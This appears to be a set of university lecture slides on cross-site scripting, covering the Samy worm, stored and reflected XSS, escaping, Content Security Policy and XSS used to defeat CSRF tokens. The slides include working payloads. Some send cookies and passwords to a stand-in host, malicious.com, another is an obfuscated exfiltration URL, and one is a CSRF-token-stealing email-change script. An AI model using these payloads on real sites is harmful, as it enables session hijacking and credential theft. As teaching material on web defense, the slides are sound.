

Cross Site Scripting (XSS)

Kameswari Chebrolu

Samy is my hero

- A self-propagating cross-site scripting (XSS) worm spread through MySpace (social networking website) in 2005
 - Created by a 21-year-old computer programmer named Samy Kamkar

- How arose?
 - MySpace allowed users to insert arbitrary HTML and JavaScript code into their profiles
 - Kamkar used JavaScript code (payload) in his own profile. If a victim visited his profile,
 - Would display the string "but most of all, samy is my hero" on victim's profile page
 - Would send Samy a friend request
 - And further, payload replicated and planted on victim's own profile
 - Thus spreading the worm

- Within release, over one million friends were added to Kamkar's account
- Sentenced to three years of probation, 90 days of community service, and had to pay restitution to MySpace (15-20k\$)

Background

- JavaScript helps create dynamic and interactive content
 - Can respond to user actions such as clicks, input, and other events, making web pages more engaging
 - Can manipulate the Document Object Model (DOM) to dynamically change the content and structure of web pages
- Can normally trust JavaScript returned by trusted website
 - After all, it manipulates its own content!
 - But can we really trust?

Cross Site Scripting

- One of the top web vulnerabilities
- Why is it not called CSS?
 - Because “CSS” already taken by “Cascading Style Sheets”!
 - Malicious code has to “cross” victim website to reach victim user
- Three entities: Attacker, Victim user (using browser), Victim Website (which victim user trusts)

- Allows **malicious attacker** to inject code into the **victim website** due to improper input validation
- Injected code executed in victim user's browser
- Defeated by Same origin policy?
 - Does not help (attack happens within same origin)

- Through XSS, attacker can
 - Perform any action within the application that the user can perform
 - View any information that user is able to view
 - Modify any information that the user is able to modify
 - Initiate interactions with other application users, including malicious attacks, that will appear to originate from victim user

Objectives

- Send cookies, tokens and other cached data to a third party
- Performing network requests and system operations that the user hasn't requested (e.g. Samy worm)
- Force downloads of malicious files to the end user machine
- Capture user input such as passwords via a key-logger
- Deface web pages by manipulating DOM

Types

- Stored XSS
- Reflected XSS
- DOM based XSS

Stored/Persistent XSS

- Also called Persistent XSS
- Victim Website stores Attacker's input that is viewed later by another user (victim user)
 - **Often leveraged via comment/message fields**
- Code injected remains on the site and visible to other users

Testing the ground

- Can confirm XSS vulnerability by injecting a payload to execute some arbitrary JavaScript
- Stored XSS
 - Try: `<h1> hello world! </h1>`
 - Results in larger font → vulnerability likely exists
 - Then try javascript alert() function

Persistent XSS

```
<html>
<title>Post in Discussion Forum</title>
<body>
  Post in our discussion forum!
  <form action=""sign.php"" method=""POST"">
    <input type=""text"" name=""name"" />
    <input type=""text"" name=""message""
size=""40"" />
    <input type=""submit"" value=""Submit"" />
  </form>
</body>
</html>
```

Page that allows users to input messages

```
<html>
<title>Discussion Forum</title>
<body>
  Thanks for you comments!<br />
  Alice: Hello everyone! <br />
  Bob: Hi, this is Bob? <br />
  Mallory:Hi, Bob <br />
</body>
</html>
```

Page that displays user's messages

```
<script>
  alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
  <title>Discussion Forum</title>
  <body>
    Thanks for you comments!<br />
    Alice: Hello everyone! <br />
    Bob: Hi, this is Bob? <br />
    Mallory:Hi, Bob <br />
    Mallory:
    <script>
      alert(1);
    </script>
  </body>
</html>
```

Resulting discussion forum page

A harmless attack that just pops up a message box

More Powerful Attacks

- Stealing cookies:

- Victim website cookie passed to attacker's website

```
<script>  
    document.location = "http://www.malicious.com/  
    steal.php?cookie="+document.cookie;  
</script>
```

- Same origin does not help
- Victim user can see such redirections though

- Successful only if
 - Victim has some active cookie (e.g. user logged in)
 - Website is not using HttpOnly flag
 - Browser will not permit javascript on the page to access cookies in this case

Hiding the Attack

```
<iframe frameborder="0" src="" height="0" width="0" id=""XSS"" name=""XSS""></iframe>  
<script>  
    frames["XSS"].location.href="http://www.malicious.com/steal.php?cookie=" + document.cookie;  
</script>
```

Hide via iframe (invisible frame)

```
<script>  
    img = new Image();  
    img.src = "http://www.malicious.com/steal.php?cookie=" + document.cookie;  
</script>
```

Hide via image (no image returned, so nothing to show)

- Steal password:

```
<input name="username" id="username" />
  <input
    type="password"
    name="password"
    onchange="if(this.value.length) fetch('https://www.malicious.com',{
method: 'POST',
body:username.value+'#'+this.value
});"
```

- Avoids problems with stealing cookies (e.g. HTTPOnly flag)
- Same password may work on other pages (same cookie won't)
- However, attack is successful only if users have a password manager that performs password auto-fill

Context Matters

- When testing for XSS, need to identify context.
Why?
 - Location of stored data within response,
processing on data before storage determine type
of payload required!

- Is XSS context between HTML tags?
 - Need to introduce new HTML tags that trigger

JavaScript

- `<script>alert(1)</script>`
- ``

```
<script>
    alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
  <title>Discussion Forum</title>
  <body>
    Thanks for you comments! <br />
    Alice: Hello everyone!  <br />
    Bob: Hi, this is Bob?  <br />
    Mallory:Hi, Bob <br />
    Mallory:
    <script>
      alert(1);
    </script>
  </body>
</html>
```

Resulting discussion forum page

- Is XSS context in HTML tag attribute?
 - Assume comment form takes a comment and also a URL of the user (for referring to personal webpage)
 - Assume script between HTML tags has been escaped, is there another way to attack?
 - Website URL still under user control, but context is now in tag attribute

```
<section class="comment">
  <p>
          <a id="author"
href="http://foo.com">KC</a> |                                </p>
    <p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
    <p></p>
  </section>
```

- Attack Payload:

```
<section class="comment">
```

```
    <p>
```

```
        
```

```
<a id="author" href="javascript:alert(1)">KC</a>
```

```
    </p>
```

```
    <p>hello</p>
```

```
    <p></p>
```

```
</section>
```

Non persistent XSS

- Victim Website includes victim user's input as part of its response to a request i.e 'reflects' it back
- Often exploited via search pages or error pages that echo part of the query string
- Injected code does not persist past victim user's session with victim website
- Query is a javascript in case of attack
- But if you inject malicious javascript, you suffer yourself! How attack works?

Quora



Home



Answer



Spaces



Notifications

🔍 XSS attack



Add Question

By Type

Results for **XSS attack**

All Types

Questions

Answers

Posts

Profiles

Topics

Sessions

Spaces

What are the most effective XSS attacks?

7 Answers · View All

Marcel Laverdet — This is a very straightforward attack. If you decode the multiple levels of escaping you will end up with: ... `<script>_0xe6fe=`
["script", "createElement", "src", "http://typo.us... (more)

Does PLAY framework manage XSS attacks?

Mossaddeque Mahmood, Implement ideas! — From Play Framework 2.1, CSRF filters are added. See this example - JavaCsrf (more)

By Topics

How do you prevent XSS in PHP?

11 Answers · View All

Sanjeev Kumar, Sanjeev Kumar Experienced PHP Web Developer and founder of www.codemarts.com. Ex — To prevent XSS attack **always validate input fields** There are many functions in PHP which prevent from XSS attack ... 1.
htmlspecialchars() ... The htmlspecialchars() function co... (more)


By Author

- Victim (User) visits **attacker site** (or receives email)
- Attacker site has this link which user is tricked to click

```
http://victimsite.com/search.php?query=  
<script>document.location=“http://malicious.com/steal.php?cookie=“  
+document.cookie</script>
```



- User inadvertently sends a query to victim site, which is echoed back via ‘search results for’
- User browser executes the query → attack realized

- Attack must be fortuitously timed
 - E.g. To steal cookies, have to induce request at a time when user is logged
- Need for an external delivery mechanism → reflected is harder to realize than stored




Attacker

(a) Non-persistent XSS attack



Victim



Attacker


(b) Persistent XSS attack



Malicious code



vulnerable.com



Victim

Page from target website



Victim's browser



Malicious code

Context Matters

- Is XSS context between HTML tags?
 - What we saw just now!
 - Search result will be shown between some HTML tags
 - Need to introduce HTML tags that trigger JavaScript
 - `<script>alert(1)</script>`
 - ``

- Is XSS context in HTML tag attribute?
 - Assume script between HTML tags has been escaped, is there another way to attack?
 - Implementation fault: showing prior search results in the search box!

```
▼ <section class="blog-header">  
  <h1>0 search results for '111222'</h1>  
  <hr>  
</section>  
▼ <section class="search">  
  ▼ <form action="/" method="GET"> flex  
    <input type="text" placeholder="Search the blog..." name="search" value="111222">  
    <button class="button" type="submit">Search</button>  
  </form>  
</section>  
▶ <section class="blog-list no-results">...</section>  
</div>
```

0 search results for '111222'

111222

Search

```
<section class="blog-header">
```

```
<h1>
```

```
0 search results for '111222"onmouseover="alert(1)'
```

```
</h1>
```

```
<hr>
```

```
</section>
```

```
<section class="search">
```

```
<form action="/" method="GET"> flex
```

```
<input type="text" placeholder="Search the blog..." name="search" value="111222"  
onmouseover="alert(1)"> event
```

```
<button class="button" type="submit">Search</button>
```

```
</form>
```

```
</section>
```



111222" onmouseover="alert(1)

Search

- Is XSS context in Javascript context?
 - Assume script between HTML tags has been escaped (angle brackets encoded), is there another way to attack?

```
▼<section class="blog-header">
  <h1>0 search results for '111222'</h1>
  <hr>
</section>
▶<section class="search">☰</section>
▼<script>
  var searchTerms = '111222'; document.write('');
</script>

▶<section class="blog-list no-results">☰</section>
```

0 search results for '111222'

Search

▶ <section class="search">⋮</section>

▼ <script>

```
var searchTerms = '111222"; alert(1);'; document.write('');  
</script>
```

Search

111222'; alert(1); let myVar='test

Search

▼ <script>

```
var searchTerms = '111222'; alert(1); let myVar='test'; document.write('<img src=resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'>');
```

</script>

DOM based XSS (not covered)

- DOM manipulation is needed to realize the attack
 - “Dynamically” includes attacker-controllable data into a page
 - Stored as well as Reflected DOM attacks possible
- JavaScript takes data from an attacker-controllable source (e.g. URL) and passes it to sink (e.g. innerHTML)
- Different sources and sinks have differing properties, exploitability a function of this
 - Specific processing of data must be also be accommodated

Defense

- Attacks arise mainly because javascript is being mixed with data
 - Web apps often use HTML markups when getting data from users → HTML markups allow code!
 - Can't get rid of code while allowing markups!
- Two approaches:
 - Get rid of code from user input
 - Force developers to clearly separate code from data to allow browsers to enforce access control

Data Escaping

- Data is properly formatted for safety
- Filtering: remove code from input
 - Not very easy to implement since code can be mixed in many ways
 - E.g. `<script>` is not the only way, can embed inside HTML attributes (saw earlier)
 - Use popular libraries instead of coding yourself (e.g. jsoup)

- Encoding: Replace HTML markup with alternate representations
 - `<script> alert(1) </script>` translates to `<script> alert(1) </script>`
 - Other encodings:
 - “ : `"`
 - & : `&`
 - ‘ : `'`
 - Browsers won’t treat them as HTML tags, just render them visually as appropriate character
 - Many template languages do this already
 - Escaping done whether templates load from database or pull data from the HTTP request

Reflect XSS Attack into Javascript

Search

▼ <script>

```
var searchTerms = '111222'; alert(1); let myVar='test'; document.write('<img src='  
resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
```

</script>

Defense:

- Angle brackets and quotes HTML-encoded
- Single quotes escaped

```
<section class="blog-header">
  <h1>
    0 search results for '111222'; alert(1); let myVar='test'
  </h1>
  <hr>
</section>
<section class="search">
  <script>
    var searchTerms = '111222'; alert(1); let myVar='test'; document.write('');
  </script>
  
</section>
```

0 search results for '111222'; alert(1); let myVar='test'

111222'; alert(1); let myVar='test

Search

```
<section class=blog-header>
  <h1>0 search results for '111222&apos;; alert(1); let myVar=&apos;test'</h1>
  <hr>
</section>
<section class=search>
  <form action=/ method=GET>
    <input type=text placeholder='Search the blog...' name=search>
    <button type=submit class=button>Search</button>
  </form>
</section>
<script>
  var searchTerms = '111222\'; alert(1); let myVar='\test';
  document.write('')
</script>
```

URL Obfuscation

- Attackers try to circumvent such mechanisms via URL obfuscating
- “`<script>alert('hello');</script>`” encodes to

```
\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65  
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E
```

```
<script>
  a = document.cookie;
  b = "tp";
  c = "ht";
  d = "://";
  e = "ww";
  f = "w.";
  g = "vic";
  h = "tim";
  i = ".c";
  j = "om/search.p";
  k = "hp?q=";
  document.location =c+b+d+e+f+g+h+i+j+k+a;
</script>
```

Scanner searching for cookie at the end of url may not work with above

Escaping Defense

```
▼ <section class="blog-header">
  <h1>0 search results for '111222\\'; alert(1)//'</h1>
  <hr>
</section>
▶ <section class="search">...</section>
▼ <script>
  var searchTerms = '111222\\'; alert(1)//'; document.write('');
</script>
</div>
</section>
</div>
</body>
```

🌐 5100a303b3d419845e0b1300780036.web-security-academy.net

1

OK

Defense: Content Security Policy (CSP)

- CSP allows web applications to define a variety of content restriction rules
 - Achieved via directives specified in HTTP response headers
 - Header is of the form Content-Security-Policy: policy
 - Policy is a string of directives separated by semicolons
- Can protect against XSS (also clickjacking, malicious resource loading, data exfiltration etc)

A few examples

- **default-src:** default policy for loading content from all types of sources
 - If a more specific directive (e.g., script-src, style-src, font-src) is not provided, the browser will fall back to this default policy
 - E.g. default-src 'self' <https://example.com>;
- **script-src:** Controls sources from which JavaScript can be executed
 - E.g. script-src 'self' <https://cdnjs.cloudflare.com>;
- **style-src:** Controls the sources from which stylesheets can be loaded
 - E.g. style-src 'self' <https://fonts.googleapis.com>;

HTTP header

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Content-Security-Policy: default-src 'self';
script-src 'self' https://cdnjs.cloudflare.com;
style-src 'self' https://fonts.googleapis.com;
font-src 'self' https://fonts.gstatic.com;
frame-ancestors 'self';

CSP and XSS

- Two ways to include javascript code: inline and link from an external file
- `<script>`
 `alert("This is an inline JavaScript alert!");`
`</script>`

VS

- `<script src="script.js"></script>`
- Inline is often the reason for XSS
 - Browser cannot tell where the code came from?
- With link, web app can tell browsers where the code is coming from

- CSP Source Expressions: script-src
 - Content-Security-Policy: script-src 'self'
<https://cdnjs.cloudflare.com>
 - disallows all inline; external, allows only from same origin or from specified URL (cloudflare)
 - Content-Security-Policy: script-src 'unsafe-inline'
 - Allows inline scripts; should avoid
 - Bad coding practice also, use of separate external files organizes the code base better!

- What if developers need to use inline?
- Content-Security-Policy: script-src 'nonce-735js1oh89'
 - Developers have to include nonce as part of the inline code
 - Dynamically generated each time page loaded, different pages have different nonces
 - Attackers have to guess nonce, which is tough!
 - `<script nonce=735js1oh89>`
.....
`</script>`

- CSP rules are set in the header of a HTTP response
 - If same policy for all web pages, can set it as part of server configuration
 - `<IfModule mod_headers.c>`
Header set Content-Security-Policy "default-src 'self';
script-src 'self' https://example.com; style-src 'self'
https://fonts.googleapis.com; img-src 'self' data:; font-src
'self' https://fonts.gstatic.com; object-src 'none'"
`</IfModule>`

- Different pages have different policy or nonces need to be refreshed, need to set within web application
 - Can use a `<meta>` tag in the `<head>` element of the HTML of a web page
 - `<meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">`
 - Note this is being processed by the browser, these don't show up in HTTP headers

- CSP supports reporting mechanisms as well
 - Reporting can be configured using the report-uri or report-to directives!
 - Browser will notify any policy violations, rather than preventing JavaScript from executing
 - Content-Security-Policy-Report-Only: script-src 'self'; report-uri <https://example.com/csr-reports>

- Website administrators can receive reports when policy violations occur
 - Provide valuable insights into attempted attacks
 - can refine policies
 - Helpful when dealing with legacy code which has inline javascript
 - Developers can rewrite code to meet restrictions imposed by the policy


XSS vs CSRF

- XSS: exploits user's trust of a specific website
- CSRF: exploits website's trust of a specific user
- CSRF: "one-way" vulnerability
 - Attacker induces victim to issue an HTTP request
 - Does not retrieve the response from that request
- XSS: "two-way" vulnerability
 - Attacker's injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker's choosing

XSS lot more dangerous

Stored XSS+CSRF

- Website has a /my-account page where in you can update email by sending POST request to my-account/change-email endpoint
- This form is protected by CSRF token



Email

Update email

- Website also has a blog page, where one can leave comments
- Comment field is vulnerable to XSS
- Can attacker change email address? Even with CSRF protection?

Leave a comment

Comment:

Name:

Email:

Website:

Post Comment

Enter below in the Comment field

```
<script>
    var req = new XMLHttpRequest();
    req.onload = handleResponse;
    req.open('get', '/my-account', true);
    req.send();
    function handleResponse() {
        var token = this.responseText.match(/name="csrf"
value="(\w+)"[/)] [1];
        var changeReq = new XMLHttpRequest();
        changeReq.open('post', '/my-account/change-email', true);
        changeReq.send('csrf='+token+'&email=test@test.com');
    };
</script>
```

Real-Life Examples

- Shopifyapps.com (stored) XSS on sales channels via currency formatting: <https://hackerone.com/reports/104359/>
- Yahoo! Mail Stored XSS:
<https://klikki.fi/yahoo-mail-stored-xss/>
- Google Image search (Reflected)
<https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html>
- United Airlines (Reflected) XSS:
<http://strukt93.blogspot.com/2016/07/united-to-xss-united.html>

References

- <https://portswigger.net/web-security/cross-site-scripting>
- <https://www.youtube.com/@z3nsh3ll> (his videos on this topic are in-depth)
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>